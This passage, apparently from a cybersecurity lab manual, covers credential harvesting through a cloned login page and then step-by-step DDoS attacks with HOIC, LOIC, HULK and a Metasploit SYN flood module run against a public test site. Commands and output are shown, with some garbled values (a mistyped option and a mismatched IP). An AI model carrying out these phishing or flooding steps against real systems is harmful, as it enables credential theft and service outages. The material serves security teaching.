


12. Now, http://10.10.50.200 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http://10.10.50.200 to proceed.

13. Login using username and Password
Username: admin
Password: Admin@123



14. Go back to Linux terminal and observe.




Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

b. Perform the DDOS attack using the following tools:

i. HOIC


High Orbit Ion Cannon (HOIC) is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.
Widespread HOIC availability means that users having limited knowledge and experience can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.



ii. LOIC

The LOIC was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target. A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack.

The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.



- **Step 1:** Run the tool.
- **Step 2:** Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap)

- **Step 3:** Change other parameters per your choice or leave it to the default. Now click on the Big Button labeled as “IMMA CHARGIN MAH LAZER.” You have just mounted an attack on the target.


After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

iii. HULK

HULK is an abbreviation for **H**TTP **U**nbearable **L**oad **K**ing, which is a web server Distributed Denial of Service tool. It is mainly designed for research purpose, and helps pen testers check the efficiency of a server. With its help, security specialists can find loopholes in their security implementation against DDoS, and correct them before an actual threat actor exploits it.


Hulk begins the HTTP flooding attack with a typical TCP handshake. So, the SYN request is sent first, SYN ACK comes the next, and ACK thereafter.

Once the first request bypasses the hurdles, the user agent starts sending diverse HTTP GET requests to the target URL. For this, it makes use of a randomized suffix.



Observation 4

The host sends out various HTTP GET requests with different/randomized suffices and receives the response as 200 (OK).



No.	Time	Source	Destination	Protocol	Length	Info
3	0.000109	10.128.0.2	10.0.0.2	HTTP	439	GET /?OONNNV=LPVQ HTTP/1.1
21	0.123457	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
27	0.244025	10.128.0.2	10.0.0.2	HTTP	439	GET /?OONNNV=LPVQ HTTP/1.1
45	0.366065	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
51	0.487810	10.128.0.2	10.0.0.2	HTTP	405	GET /?PLQZYRZW=GXVXTSW HTTP/1.1
69	0.610763	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
75	0.732811	10.128.0.2	10.0.0.2	HTTP	405	GET /?PLQZYRZW=GXVXTSW HTTP/1.1
92	0.855685	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
99	0.978240	10.128.0.2	10.0.0.2	HTTP	434	GET /?MAHW=MFKR HTTP/1.1
117	1.101789	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
123	1.224351	10.128.0.2	10.0.0.2	HTTP	434	GET /?MAHW=MFKR HTTP/1.1
139	1.348224	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
145	1.470494	10.128.0.2	10.0.0.2	HTTP	394	GET /?TRYNWWNH=LTXGXW HTTP/1.1
162	1.594277	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
169	1.716297	10.128.0.2	10.0.0.2	HTTP	394	GET /?TRYNWWNH=LTXGXW HTTP/1.1
186	1.839118	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
193	1.961653	10.128.0.2	10.0.0.2	HTTP	389	GET /?RHF=NJOMVW HTTP/1.1
211	2.085068	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)

iv. Metasploit

First, select your target's IP address. I am taking **testphp.vulnweb.com** as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
┌──(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```


So now I know the victim's IP Address **18.192.182.30.**

Launching Metasploit by typing **msfconsole** in your kali terminal

Then use the select the auxiliary "auxiliary/dos/TCP/synflood" by typing the following command.

Msf6 > use auxiliary/dos/tcp/synflood

Msf6> show options



Now you can see you have all the available options that you can set.

To set an option just you have to type**set** and the **option name** and option.

You have to set two main option

RHOST= target IP Address

RPORT=target PORT Address

Set RPORT 18.192.182.30

Set RPORT 80


```
       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```

To launch the attack just type.

exploit

```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...
```

to see the packets you can open Wireshark.




So that's how you can perform a DOS attack.

c. Using Burp Suite to inspect and modify traffic between the browser and target application.

Burp Suite is a fully featured web application attack tool: it does almost anything that you could ever want to do when penetration testing a web application.


One of Burp Suite's main features is its ability to intercept HTTP requests. Normally HTTP requests go from your browser straight to a web server 